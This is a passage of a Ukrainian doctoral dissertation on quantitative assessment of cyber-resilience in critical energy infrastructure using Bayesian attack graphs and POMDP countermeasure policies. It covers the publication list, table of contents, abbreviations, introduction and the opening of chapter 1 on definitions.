7. Оцінювання кіберстійкості розподільчої системи енергетичного об’єкту критичної інфраструктури на основі мереж Байєса. Личик В.В., Гальчинський Л.Ю. // III Всеукраїнська науково-практична конференція «Theoretical and Applied Cybersecurity» (TACS-2025). 29 травня 2025 р. С. 109-112. URL: <https://is.ipt.kpi.ua/pdf/TACS-25el.pdf> (date of access: 1.02.2026). *(Здобувачем запропоновано метод оцінювання кіберстійкості розподільчих систем енергетичних об’єктів критичної інфраструктури, що базується на використанні математичного апарату мереж Баєса. Л. Гальчинський – проаналізовано вплив потенційних кібератак на функціонування системи та розроблено ймовірнісну модель для визначення рівня її захищеності).*

8. Апробація моделей кіберстійкості для функції розподілу енергосистеми. Личик В.В., Гальчинський Л.Ю. // XXIV Міжнародна науково-практична конференція «Інформаційні технології та безпека» (ІТБ-2024) від Інституту проблем реєстрації інформації Національної академії наук України, 19 грудня 2024 р. С. 103-106. URL: http://dwl.kiev.ua/its-ua/itb-2024_merged.pdf (date of access: 1.02.2026). *(Здобувачем здійснено практичну апробацію математичних та концептуальних моделей кіберстійкості, застосованих безпосередньо до функції розподілу в сучасних енергосистемах. Л. Гальчинський – проаналізовано ефективність цих моделей для своєчасного виявлення загроз та забезпечення безперебійної роботи енергетичної інфраструктури в умовах кібератак).*

9. Личик В.В. & Нечаєв О.О. (2024). Порівняльна характеристика методологій та метрик кіберстійкості для об’єктів критичної інфраструктури. 5th International Scientific and Practical Conference «Modern directions and movements in science» (June 16-18, 2024; Luxembourg, Grand Duchy of Luxembourg). URL:

<https://archive.interconf.center/index.php/conference-proceeding/article/view/6502> (date of access: 1.02.2026). *(Здобувачем проведено порівняльну характеристику існуючих методологій та метрик, що використовуються для оцінки кіберстійкості об'єктів критичної інфраструктури; проаналізовано сильні та слабкі сторони різних підходів, що дозволяє більш обґрунтовано обирати ефективні інструменти для вимірювання захищеності систем. О. Нечаєв – аналіз та оформлення матеріалів по підбору метрик).*

10. Розробка метамоделі для забезпечення кіберстійкості об'єктів критичної інфраструктури різних рівнів. Личик В.В., Гальчинський Л.Ю. // Друга Всеукраїнська науково-практична конференція "Theoretical and Applied Cybersecurity" (TACS-2024), 30 травня 2024 р. С. 111-114. URL: <http://www.is.ipt.kpi.ua/pdf/T24.pdf> (date of access: 1.02.2026). *(Здобувачем побудовано перший рівень метамоделі для узагальнених випадків для оцінки та забезпечення кіберстійкості об'єктів критичної інфраструктури. Зокрема, розроблено та створено механізм профілю кіберстійкості UML, що масштабується для від локальних систем до підприємств. Л. Гальчинський – виконано побудову сучасної системи керування об'єктом критичної інфраструктури).*

11. Метамоделювання кіберстійкості для об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XV Всеукраїнська науково-практична конференція «Актуальні проблеми управління інформаційною безпекою держави» від Національної академії Служби безпеки України, 21 березня 2024р. *(Здобувачем запропоновано концепцію метамоделювання кіберстійкості для об'єктів критичної інфраструктури, що дозволяє систематизувати та узагальнити складні процеси управління інформаційною безпекою. Розроблений підхід дозволяє підвищити ефективність планування та адаптивність систем у контексті протидії загрозам. Л. Гальчинський – проаналізовано принципи створення багаторівневих моделей, які забезпечують комплексне бачення архітектури захисту та взаємозв'язків між її структурними компонентами).*

12. Оцінювання кібервідмовостійкості для об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XXIII Міжнародна науково-практична конференція

«Інформаційні технології та безпека» (ІТБ-2023) від Інституту проблем реєстрації інформації Національної академії наук України, 30 листопада 2023р. С. 122-125. URL: http://dwl.kiev.ua/its-ua/itb-2023_merged.pdf (date of access: 1.02.2026). *(Здобувачем досліджено підходи до оцінювання кібервідмовостійкості об'єктів критичної інфраструктури з метою забезпечення їх стабільного функціонування в умовах деструктивних зовнішніх впливів. Л. Гальчинський – проаналізовано ключові фактори ризику та запропоновано науково обґрунтовані методики для вимірювання здатності складних систем до відновлення після кіберінцидентів).*

13. Проблематика підбору метрик для оцінки кібервідмовостійкості. Личик В.В., Гальчинський Л.Ю. // Міжнародна науково-практична конференція «Живучість та резильєнтність – 2023» («Survivability & Resilience – 2023») від Інституту проблем реєстрації інформації НАН України та Інституту проблем моделювання в енергетиці ім. Г.Є. Пухова НАН України, 19 жовтня 2023р. С. 65-68. URL: <https://ipme.kiev.ua/wp-content/uploads/2023/11> (date of access: 1.02.2026). *(Здобувачем проаналізовано ключові проблеми, що виникають при виборі та обґрунтуванні метрик для оцінки кібервідмовостійкості складних систем; досліджено існуючі підходи до вимірювання резильєнтності та живучості об'єктів критичної інфраструктури в умовах цілеспрямованих цифрових впливів. Л. Гальчинський – виокремлено найбільш релевантні показники, які дозволяють кількісно оцінити здатність системи до відновлення та збереження цілісності функцій).*

14. Проблематика підбору метрик кіберстійкості для оцінки об'єктів різних рівнів. Личик В.В., Гальчинський Л.Ю. // Всеукраїнська науково-практична конференція «Theoretical and Applied Cybersecurity» (TACS-2023). 26 травня 2023р. *(Здобувачем досліджено ключову проблематику вибору метрик кіберстійкості, необхідних для оцінки захищеності об'єктів на різних архітектурних та організаційних рівнях. Л. Гальчинський – досліджено специфіку застосування показників для оцінки кіберстійкості та виокремлено критерії, що дозволяють адаптувати методики вимірювання залежно від масштабу та складності системи).*

15. Необхідність пошуку рішення комплексного підходу до забезпечення кіберстійкості об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XIV Всеукраїнська науково-практична конференція «Актуальні проблеми управління інформаційною безпекою держави» від Національної академії Служби безпеки. 30 березня 2023р. С. 507-510. URL: https://nasbu.edu.ua/uploads/p_57_92088934.pdf (date of access: 1.02.2026). *(Здобувачем обґрунтовано необхідність розробки комплексного підходу до забезпечення кіберстійкості об'єктів критичної інфраструктури з урахуванням сучасних викликів безпеці. Л. Гальчинський – проаналізовано ключові аспекти інтеграції організаційних та технічних заходів для створення цілісної системи захисту від кіберзагроз).*

ЗМІСТ

АНОТАЦІЯ	2
ABSTRACT	11
ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ	27
ВСТУП.....	29
РОЗДІЛ 1 АНАЛІЗ СУЧАСНИХ ПІДХОДІВ ТА МЕТРИК ДЛЯ ОЦІНКИ КІБЕРСТІЙКОСТІ СИСТЕМ ТА МЕРЕЖ ОБ’ЄКТІВ КРИТИЧНОЇ ІНФРАСТРУКТУРИ	38
1.1 Понятійний апарат кіберстійкості та метрики оцінки.....	38
1.2 Аналіз існуючих робіт та можливих підходів щодо забезпечення кіберстійкості об’єктів критичної інфраструктури.....	42
1.3 Впровадження адаптивного підходу до реагування на порушення кіберстійкості об’єктів критичної інфраструктури	51
1.4 Висновки по розділу 1	71
РОЗДІЛ 2 МЕТАМОДЕЛЮВАННЯ КІБЕРСТІЙКОСТІ ДЛЯ ОБ’ЄКТІВ КРИТИЧНОЇ ІНФРАСТРУКТУРИ НА ПРИКЛАДІ ФУНКЦІЇ РОЗПОДІЛУ ЕЛЕКТРОЕНЕРГІЇ	73
2.1 Концепція резильєнтності до раптового збою	73
2.2 Проблема кількісної оцінки резильєнтності	80
2.3 Концептуальні засади кіберрезильєнтності.....	83
2.4 Формалізація кіберрезильєнтності на основі принципів OMG.....	88
2.5 Отримання кількісної моделі	96
2.6 Застосування баєсової мережі.....	100
2.7 Кількісна формальна модель для функції розподілу енергосистеми	102
2.8 Баєсова модель кіберрезильєнтності локальної мережі центру управління енергосистемою	108
2.9 Висновки по розділу 2	113

РОЗДІЛ 3 ВИКОРИСТАННЯ МОДЕЛІ БАССА ДЛЯ РАННЬОГО ОЦІНЮВАННЯ ЗАГРОЗ КІБЕРАТАК ОБ'ЄКТА ЕЛЕКТРОЕНЕРГЕТИКИ	116
3.1 Розробка математичної моделі раннього виявлення кіберзагроз на енергооб'єкт	118
3.2 Граф атак на основі баєсової мережі	123
3.3 Моделювання кібератаки на мережу енергооб'єкта	128
3.4 Оцінювання чутливості мережі	152
3.5 Висновки по розділу 3	155
РОЗДІЛ 4 ПОШУК ОПТИМАЛЬНОЇ ПОЛІТИКИ ЗАБЕЗПЕЧЕННЯ КІБЕРСТІЙКОСТІ ЕНЕРГЕТИЧНОГО ОБ'ЄКТА	157
4.1 Розробка алгоритму знаходження політики протидії на основі частково спостережуваних процесів	157
4.2 Розрахунок оптимальної політики протидії	170
4.3 Оцінка кіберстійкості раннього мережі раннього оповіщення	184
4.4 Імітація кібератак із застосуванням розроблених політик протидії для обрахунку показника кіберстійкості	190
4.5 Розрахунок індикатора кіберстійкості	210
4.6 Висновки по розділу 4	214
ВИСНОВКИ	216
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ	220
ДОДАТОК А	234
ДОДАТОК Б	237
ДОДАТОК В	239
ДОДАТОК Г	240

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

BAG – Bayesian Attack Graph
BN – Bayesian Network
CPT – Conditional Probability Table
CVE – Common Vulnerabilities and Exposures
CVSS – Common Vulnerability Scoring System
DAG – Directed Acyclic Graph
DMZ – Demilitarized Zone
DNS – Domain Name System
DC – Domain Controller
ERP – Enterprise Resource Planning
FEP – Front-End Processor Server
FS – File Server
FTP – File Transfer Protocol
HDS – Historical Data Server
HMI – Human-Machine Interface
ICCP – Inter-Control Center Communications Protocol
ICCS – Inter-Control Center Communications Standard
ICS – Industrial Control Systems
IDS – Intrusion Detection System
IT-network – Information Technology Network
LAN – Local Area Network
LCPD – Local Conditional Probability Distribution
MOF – Meta-Object Facility
MTTR – Mean Time To Repair
NIST – National Institute of Standards and Technology
NFS – Network File System

OMG — Object Management Group
OT-network – Operational Technology Network
POMDP – Partially Observable Markov Decision Process
RDO – Recovery Degree Objective
RTO – Recovery Time Objective
RTDP – Real-Time Dynamic Programming
RTU – Remote Terminal Unit
RPC – Remote Procedure Call
SCADA – Supervisory Control and Data Acquisition
SIEM – Security Information and Event Management
SPC – Statistical Process Control
TE – Target Distribution / Exploitability
TRC – Report Confidence
TRL – Remediation Level
UML – Unified Modeling Language
VPN – Virtual Private Network
WS – Web Server
KEI – Критична енергетична інфраструктура
KI – Критична інфраструктура

ВСТУП

Актуальність роботи. Сучасна гібридна війна та актуальні події продемонстрували різке збільшення кібератак та кіберінцидентів у сфері критичної інфраструктури.

В епоху стрімкої цифровізації та інтеграції інформаційних (IT) і операційних (OT) технологій, об'єкти критичної інфраструктури (KI) стають дедалі більш вразливими до втручань у їхній кіберпростір. Особливе місце в архітектурі національної безпеки посідає енергетичний сектор, який є базисом для функціонування всіх інших галузей економіки, державного управління та життєзабезпечення населення. Конвергенція традиційних промислових систем управління (SCADA, ICS) із глобальними мережами безпрецедентно розширила поверхню атак, перетворивши енергетичні об'єкти на пріоритетні мішені для висококваліфікованих зловмисників та угруповань класу АРТ (Advanced Persistent Threat).

Особливої гостроти ця проблема набуває в умовах сучасної гібридної війни. Кібератаки на енергетичну інфраструктуру сьогодні розглядаються не просто як інструмент шпигунства, а як повноцінна кінетична зброя, здатна спричинити каскадні відмови, масштабні блекауті, економічну дестабілізацію та техногенні катастрофи. Статистика останніх років демонструє експоненційне зростання як кількості, так і рівня складності деструктивних кіберінцидентів. Зловмисники застосовують глибоко ешелоновані стратегії латерального переміщення, використовують вразливості нульового дня (zero-day) та атаки на ланцюжки постачання (supply chain), що дозволяє їм тривалий час залишатися непоміченими всередині цільових мереж.

На тлі еволюції ландшафту загроз традиційна парадигма кібербезпеки, побудована переважно на захисті периметра та спробах створення абсолютно "непроникної" системи, вичерпала свою ефективність. Сучасна наукова та інженерна спільнота переходить до парадигми **кіберстійкості (cyber resilience)** – здатності кіберфізичної системи абсорбувати удар, адаптуватися до умов скомпрометованого середовища,

мінімізувати деградацію критичних бізнес-процесів та гарантовано відновлювати свою номінальну прийнятну функціональність та штатний режим роботи. В умовах, коли ймовірність успішного проникнення зловмисника наближається до абсолютної, фокус зміщується на ефективність ізоляції загрози всередині інфраструктури та мінімізацію наслідків.

Незважаючи на широке визнання концепції кіберрезильєнтності, наразі існує фундаментальний науково-практичний розрив. Він полягає у дефіциті строгих математичних методів для кількісної оцінки стійкості енергосистем під час атаки та відсутності інструментів для автоматизованого синтезу оптимальних політик протидії в умовах часткової спостережуваності та високого рівня невизначеності. Це зумовлює нагальну необхідність у розробці адаптивних аналітичних моделей, здатних у режимі реального часу оптимізувати рішення щодо застосування контрзаходів, балансуючи між вартістю збереження функціональності об'єкта та збитками від кібератаки. Зазначене формує високу актуальність даного дослідного напрямку як у теоретичному, так і в практичному вимірах.

На поточному етапі головний виклик полягає в тому, що переважна більшість векторів атак фокусується на критично важливій функції «Розподілення». Порушення цієї функції спричиняє ланцюгові відключення кінцевих споживачів і дестабілізує роботу всієї енергомережі, навіть за умов безперебійної генерації. Відповідно, постає об'єктивна проблема, зумовлена обмеженістю класичних якісних підходів до оцінювання ймовірних ризиків та масштабів шкоди від кіберзагроз, що, своєю чергою, актуалізує завдання розрахунку найбільш ефективних політик протидії для гарантування кіберстійкості.

Зв'язок роботи з науковими програмами, планами, темами. Дисертаційні дослідження виконано на кафедрі Інформаційної безпеки Національного технічного університету України «Київський політехнічний інститут ім. Ігоря Сікорського в рамках науково-технічної роботи. В свою чергу результати дослідження були апробовані при

розробці операційного циклу проекту **SALUS** (Посилення правоохоронної діяльності за допомогою передових інструментів криміналістичної експертизи на базі Інтернету речей та вдосконалених схем розслідування, реалізованих за допомогою архітектури програмно-визначеної мережі безпеки як послуги), що фінансується Європейською комісією (**Проект 101225719 – HORIZON-CL3-2024- FCT-01-01**) (акт впровадження результатів дисертаційного дослідження наведено в додатку Б).

В свою чергу наукові розробки аспіранта були застосовані під час участі у робочій групі пакету WP6 проекту **SALUS**, який присвячений протидії промисловим кібератакам та виявлення аномалій у сфері безпеки/експлуатації у контексті потенційних ядерних та радіаційних аварійних ситуацій (довідка наведена у Додатку В).

До того ж, розроблений порядок реагування на кіберінциденти та алгоритм пошуку оптимальних політик протидії були використані при розробці пакетів технічної документації для систем енергетичних об'єктів України: «План кіберзахисту», «Програма та методика випробувань кіберзахисту», «Звіт з виявлення вразливостей до кіберзагроз» та «Звіт з реалізації кіберзахисту» (акт впровадження результатів дисертаційного дослідження наведено в додатку Б).

Мета і задачі наукового дослідження дослідження. Метою дисертаційної роботи є розробка методології кількісної оцінки кіберстійкості об'єктів критичної енергетичної інфраструктури в умовах гібридної війни, оскільки існуючі фреймворки надають лише якісну оцінку.

Відповідно до мети **основними задачами** дослідження є:

1. Формування понятійного апарату та здійснення переходу від якісних до кількісних показників кіберстійкості (кіберрезильєнтності).
2. Розробка методологічного підходу на основі метамоделі для побудови кількісних моделей кіберрезильєнтності мережі енергетичного об'єкта критичної інфраструктури.
3. Розробка математичної моделі раннього виявлення кіберзагроз на енергооб'єкт на основі Баєсової мережі.

4. Розробка методу активної протидії кібератакам для мережі енергетичного об'єкта в реальному часі.

Об'єкт дослідження – процеси виявлення та протидії кібератакам у критично важливих інформаційно-керуючих системах (ІТ/ОТ) енергетичного об'єкта, що функціонують в умовах невизначеності та обмеженої спостережуваності стану мережі.

Предмет дослідження – моделі та методи динамічного вибору оптимальних стратегій забезпечення кіберстійкості на основі поєднання баєсових графів атак та частково спостережуваних марковських процесів прийняття рішень.

Методи дослідження. Для розв'язання задачі розробки методології кількісної оцінки кіберстійкості об'єктів критичної енергетичної інфраструктури використовували: існуючі методики та метрики оцінки кіберстійкості, метамоделювання на основі підходів UML, Баєсові мережі (BN) та частково спостережувані марковські процеси прийняття рішень (POMDP).

Наукова новизна отриманих результатів полягає в тому, що:

- **вперше розроблена** метамоделі на основі методології UML для обґрунтованого переходу від концептуальних показників кіберстійкості до розробки кількісної моделі кіберстійкості енергетичного об'єкта.
- **вперше побудована** математична модель для раннього оцінювання загроз кібератак на енергооб'єкт на основі мереж Баєса із застосуванням метрик CVSS.
- **удосконалено** метод обчислення контрзаходів в рамках політики реактивної протидії кібератакам на ІТ-мережу на основі частково спостережуваних марковських процесів;
- **удосконалено** метод оцінки кіберстійкості в умовах реалізації контрзаходів реактивної політики протидії кібератакам на енергооб'єкт;
- **дістало подальшого розвитку** застосування понятійного апарату для розробки моделей кіберстійкості для об'єктів критичної інфраструктури.

- **створено** інтегрований метод активної протидії кібератакам на енергооб’єкт у реальному часі для забезпечення реактивного стримування та превентивної локалізації загрози.

Практичне значення отриманих результатів полягає в тому, що:

1. Розроблена методологія розрахунку потенційних векторів атак та пошуку оптимальних політик протидії була апробована при розробці операційного циклу проєкту SALUS (Посилення правоохоронної діяльності за допомогою передових інструментів криміналістичної експертизи на базі Інтернету речей та вдосконалених схем розслідування, реалізованих за допомогою архітектури програмно-визначеної мережі безпеки як послуги), що фінансується Європейською комісією (Проєкт 101225719 – HORIZON-CL3-2024- FCT-01-01). Запропонований підхід до моделювання потенційних загроз ІТ/ОТ мереж інфраструктурних енергетичних об’єктів ліг в основу створення віртуального середовища для безпечної валідації сценаріїв реагування на кіберінциденти, без ризику порушення технологічного обладнання.

2. Розроблений автором математичний алгоритм кількісної оцінки ризиків та системи втрат/витрат на основі ймовірнісних мереж і процесів прийняття рішень дозволив перейти від експертних якісних оцінок до динамічного розрахунку векторів атак, враховуючи дані про реальні вразливості та специфіку загроз гібридного характеру, притаманних поточному безпековому середовищу в енергетичному секторі України. Запропоновані підходи та алгоритми оцінювання були імплементовані у процеси підготовки оперативного персоналу, в контексті формування навчальних програм УкрЯТ та регламентів реагування на кіберінциденти на основі ретроспективного аналізу кібератак на українську енергетичну інфраструктуру.

3. Запропоновані моделі та методологія кількісної оцінки кіберстійкості були інтегровані в процес виявлення вразливостей при роботі з реальними системами на українських АЕС. Розроблений метод моделювання розповсюдження кіберзагроз в умовах невизначеності було використано в рамках удосконалення систем цих об’єктів критичної інфраструктури.

4. Розроблений порядок реагування на кіберінциденти та алгоритм пошуку оптимальних політик протидії були використані при розробці пакетів технічної документації: «План кіберзахисту», «Програма та методика випробувань кіберзахисту», «Звіт з виявлення вразливостей до кіберзагроз» та «Звіт з реалізації кіберзахисту».

5. Результати дослідження впроваджено у навчальний процес НН ФТІ Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського», зокрема у навчальний курс «Системні технології для застосувань Windows», що підтверджується розробкою навчального посібника: Системні технології для застосувань Windows. Комп'ютерний практикум [Електронний ресурс]: навчальний посібник для здобувачів ступеня бакалавра за освітньою програмою «Системи, технології та математичні методи кібербезпеки» за освітніми програмами «Системи, технології та математичні методи кібербезпеки» і «Системи технічного захисту інформації» спеціальності 125 Кібербезпека та за освітньою програмою «Математичні методи моделювання, розпізнавання образів та комп'ютерного зору» спеціальності 113 Прикладна математика / КПІ ім. Ігоря Сікорського ; уклад.: Л. Ю. Гальчинський, В. В. Личик. – Електронні текстові дані (1 файл: 1.49 Мбайт). – Київ : КПІ ім. Ігоря Сікорського, 2023. – 110 с. – Назва з екрана. – URL: <https://ela.kpi.ua/handle/123456789/60346> (дата звернення: 01.02.2026).

Особистий внесок здобувача відображений у наукових працях [1-4].

У [1,2] здобувачем виконано формування понятійного апарату та здійснено перехід від якісних до кількісних показників, а також закладено фундамент для побудови метамоделі для створення кількісної моделі кіберстійкості енергетичного об'єкта. У [3] здобувачем проведено моделювання з метою пом'якшення атак, які спрямовані на порушення управління. У [4] здобувачем удосконалено математичну модель раннього виявлення кіберзагроз на енергооб'єкт на основі Баєсової мережі та розроблено метод активної протидії кібератакам для мережі енергетичного об'єкта в реальному часі.

Апробація результатів дисертації. Результати досліджень, які викладені у дисертації, доповідались на всеукраїнських та міжнародних конференціях:

- Личик В. В., Гальчинський Л. Ю. Пошук оптимальної політики забезпечення кіберстійкості енергетичного об'єкта на основі частково спостережуваних процесів. Матеріали XXV Міжнародної науково-практичної конференції ІТБ-2025 (м. Київ, Україна, 11 грудня 2025 р.) / Інститут проблем реєстрації інформації НАН України. Київ : Інжиніринг, 2025. С. 126–129. ISBN: 978-617-8180-04-1. URL: <https://drive.google.com/file/d/1wMZcK5J8LJdnqUP-KLwBmVSgZuqtCAuJ/view> (date of access: 1.02.2026).
- Личик В.В., Фролов П.А. Імітація кібератаки та кількісний обрахунок кіберстійкості для об'єкту критичної інфраструктури. Матеріали XXIII Всеукраїнської науково-практичної конференції студентів, аспірантів та молодих вчених “Теоретичні і прикладні проблеми фізики, математики та інформатики” КПІ ім. Ігоря Сікорського (14 – 17 травня 2025 р., м. Київ, Україна). С. 200-202. URL: <http://conf.ipt.kpi.ua/arxiv/2025-2/> (date of access: 1.02.2026).
- Оцінювання кіберстійкості розподільчої системи енергетичного об'єкту критичної інфраструктури на основі мереж Байєса. Личик В.В., Гальчинський Л.Ю. // III Всеукраїнська науково-практична конференція «Theoretical and Applied Cybersecurity» (TACS-2025). 29 травня 2025 р. С. 109-112. URL: <https://is.ipt.kpi.ua/pdf/TACS-25el.pdf> (date of access: 1.02.2026).
- Апробація моделей кіберстійкості для функції розподілу енергосистеми. Личик В.В., Гальчинський Л.Ю. // XXIV Міжнародна науково-практична конференція «Інформаційні технології та безпека» (ІТБ-2024) від Інституту проблем реєстрації інформації Національної академії наук України, 19 грудня 2024 р. С. 103-106. URL: http://dwl.kiev.ua/its-ua/itb-2024_merged.pdf (date of access: 1.02.2026).
- Личик В.В. & Нечаєв О.О. (2024). Порівняльна характеристика методологій та метрик кіберстійкості для об'єктів критичної інфраструктури. 5th International

Scientific and Practical Conference «Modern directions and movements in science» (June 16-18, 2024; Luxembourg, Grand Duchy of Luxembourg). URL: <https://archive.interconf.center/index.php/conference-proceeding/article/view/6502> (date of access: 1.02.2026).

- Розробка метамоделі для забезпечення кіберстійкості об'єктів критичної інфраструктури різних рівнів. Личик В.В., Гальчинський Л.Ю. // Друга Всеукраїнська науково-практична конференція "Theoretical and Applied Cybersecurity" (TACS-2024), 30 травня 2024 р. С. 111-114. URL: <http://www.is.ipt.kpi.ua/pdf/T24.pdf> (date of access: 1.02.2026).

- Метамоделювання кіберстійкості для об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XV Всеукраїнська науково-практична конференція «Актуальні проблеми управління інформаційною безпекою держави» від Національної академії Служби безпеки України, 21 березня 2024 р.

- Оцінювання кібервідмовостійкості для об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XXIII Міжнародна науково-практична конференція «Інформаційні технології та безпека» (ІТБ-2023) від Інституту проблем реєстрації інформації Національної академії наук України, 30 листопада 2023 р. С. 122-125. URL: http://dwl.kiev.ua/its-ua/itb-2023_merged.pdf (date of access: 1.02.2026).

- Проблематика підбору метрик для оцінки кібервідмовостійкості. Личик В.В., Гальчинський Л.Ю. // Міжнародна науково-практична конференція «Живучість та резильєнтність – 2023» («Survivability & Resilience – 2023») від Інституту проблем реєстрації інформації НАН України та Інституту проблем моделювання в енергетиці ім. Г.Є. Пухова НАН України, 19 жовтня 2023р. С. 65-68. URL: <https://ipme.kiev.ua/wp-content/uploads/2023/11> (date of access: 1.02.2026).

- Проблематика підбору метрик кіберстійкості для оцінки об'єктів різних рівнів. Личик В.В., Гальчинський Л.Ю. // Всеукраїнська науково-практична конференція «Theoretical and Applied Cybersecurity» (TACS-2023). 26 травня 2023 р.

- Необхідність пошуку рішення комплексного підходу до забезпечення кіберстійкості об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XIV Всеукраїнська науково-практична конференція «Актуальні проблеми управління інформаційною безпекою держави» від Національної академії Служби безпеки. 30 березня 2023 р. С. 507-510. URL: https://nasbu.edu.ua/uploads/p_57_92088934.pdf (date of access: 1.02.2026).

Публікації. За матеріалами дисертації опубліковано 15 робіт, 4 з яких – статті у журналах і збірниках наукових праць, що входять до переліку фахових видань, затверджених МОН України за спеціальністю дисертації або у періодичних виданнях іноземних держав та 11 тез науково практичних конференцій.

Структура та обсяг дисертації. Дисертація складається із анотації, вступу, чотирьох розділів, висновків, списку використаних джерел. Робота містить 246 сторінок, у тому числі: 182 сторінки основного тексту, 64 рисунки, 22 таблиці, список використаних джерел із 125 найменування на 14 сторінках та 4 додатки.

РОЗДІЛ 1

АНАЛІЗ СУЧАСНИХ ПІДХОДІВ ТА МЕТРИК ДЛЯ ОЦІНКИ КІБЕРСТІЙКОСТІ СИСТЕМ ТА МЕРЕЖ ОБ'ЄКТІВ КРИТИЧНОЇ ІНФРАСТРУКТУРИ

1.1 Понятійний апарат кіберстійкості та метрики оцінки

Актуальні події як в Україні, так і на глобальному рівні, актуалізували проблему спроможності інфраструктурних об'єктів та організацій зберігати безперебійну працездатність в умовах деструктивних зовнішніх кібервпливів та дефіциту ресурсів. З огляду на це, наразі гарантування кібервідмовостійкості набуває вирішального значення для стабільної роботи промислових галузей, інформаційних систем і, що підтверджує досвід новітньої гібридної війни, для повноцінної життєдіяльності цілих країн. Наприклад, кібератаки в енергетичному секторі або у інших сферах критичної інфраструктури здатні завдати шкоди не тільки безпосередньо ураженому сектору, а й спричинити масштабні наслідки для національної економіки, а також соціальної та адміністративної системи держави в цілому. Основні результати цього підрозділу були опубліковані здобувачем у праці [1].

Загалом, поняття «кібервідмовостійкість» увійшло до вжитку порівняно недавно і поки що не отримало загальноприйнятого трактування серед українських науковців, а також фахівців галузі інформаційних технологій та кіберзахисту. Наразі даний термін відсутній у національних стандартах, що регламентують експлуатацію комп'ютерних та інформаційно-телекомунікаційних систем. Водночас, відповідно до ч. 2 ст. 6 Закону України «Про основні засади забезпечення кібербезпеки України», урядовою постановою [5] затверджено Загальні вимоги до кіберзахисту об'єктів критичної інфраструктури. У цьому документі зазначається необхідність підтримання доступності та відмовостійкості апаратних складових і цифрових ресурсів об'єктів критичної інформаційної інфраструктури. Вживання терміна «відмовостійкість» у вказаному

нормативно-правовому акті є правомірним, адже воно узгоджується з низкою державних стандартів, зокрема з ДСТУ 2506-94 («Засоби обчислювальної техніки. Відмовостійкість і живучість. Загальні технічні вимоги»).

Проте сфера охоплення кібербезпеки не обмежується лише критичною інфраструктурою; вона поширюється майже на всі напрямки людської діяльності, оскільки їхнє повноцінне функціонування сьогодні неможливе без інформаційно-комунікаційних та комп'ютерних технологій. Загальновідомо, що кібернетичні загрози наразі актуальні для будь-якої галузі, де застосовуються обчислювальні ресурси. Цілком очевидно, що спроможність протидіяти цим небезпекам залежить не виключно від базового рівня інформаційної безпеки системи, а потребує більш комплексного розгляду.

Класична кібербезпека орієнтована переважно на превентивні заходи щодо кібератак та інших інцидентів, а також на зменшення потенційних збитків від них. Вона охоплює як технічні інструменти блокування несанкціонованого доступу до мереж (міжмережеві екрани, антивірусні програми, системи контролю доступу), так і організаційні методи, наприклад, профільне навчання користувачів. Крім того, до її складу входять стратегії оперативної ідентифікації активних загроз та швидкого реагування задля локалізації їхнього негативного впливу.

Водночас протягом останніх років у професійному середовищі сформувалося чітке розуміння: попри те, що класична кібербезпека залишається фундаментальним викликом, вона виступає лише одним із компонентів більш глобального завдання – гарантування безперебійної життєдіяльності систем та організацій. Відтак, актуалізується питання про відмовостійкість систем в цілому при наявності кіберзагроз. Описана тенденція носить загальносвітовий характер і повною мірою поширюється на об'єкти вітчизняної ІТ-інфраструктури. Як наслідок, виникає нагальна потреба сфокусувати увагу на концепції кібервідмовостійкості, а саме на шляхах її практичної імплементації. Своєю чергою, корисність та прикладне значення цього поняття

безпосередньо залежать від наявності ефективних механізмів вимірювання й оцінювання рівня такої стійкості.

Таким чином, питання оцінювання кібервідмовостійкості характеризується вкрай обмеженим обсягом публікацій у вітчизняному науковому просторі, що різко контрастує з масштабним масивом досліджень у зарубіжних - як західних, так і східних – джерелах. Зокрема, у праці [6] наголошується, що станом на 2020 рік українськими дослідниками було оприлюднено лише одну статтю за цим напрямом, тоді як науковці зі США випустили 73 роботи, а автори з КНР – 48. Також варто звернути увагу на те, що в усій англійській фаховій літературі досягнуто стійкого консенсусу щодо застосування терміна «*Cyber resilience*» як абсолютного еквівалента поняття, яке ми визначаємо як «кібервідмовостійкість» або «кіберстійкість».

Зважаючи на це, постає об'єктивна потреба у підготовці комплексного аналітичного огляду щодо поточного стану методів оцінювання кібервідмовостійкості організаційних структур та інформаційних систем в умовах безперервного масштабування кібернетичних загроз.

Перед тим як переходити до детального розгляду метрик і заснованих на них фреймворків оцінювання, доцільно сфокусуватися на самій сутності концепції кібервідмовостійкості. На Рисунку 1.1 проілюстровано універсальну модель стійкості до відмов: система частково втрачає працездатність внаслідок деструктивного інциденту, проте здатна відновити свої функції (хоча б до прийнятного рівня) за обмежений проміжок часу. Дана модель у загальному вигляді є цілком релевантна для систем, які зазнають шкоди від кіберзагроз.

Сучасна наукова спільнота пропонує значну кількість різноманітних трактувань терміна «кібервідмовостійкість» (англ. – *Cyber resilience*). Не маючи на меті формулювати власну дефініцію цього багатогранного явища, автори поділяють позицію фахівців, які трактують його як спроможність обчислювального середовища об'єкта витримувати кіберінциденти, адекватно реагувати на них та відновлювати працездатність задля гарантування безперервності операційних процесів [7]. Важливо

підкреслити, що кібервідмовостійкість не є тотожною звичайному відновленню; це поняття радше відображає здатність об'єкта мінімізувати шкоду від порушень безпеки та досягати цільових показників навіть в умовах активних кібератак чи системних збоїв.

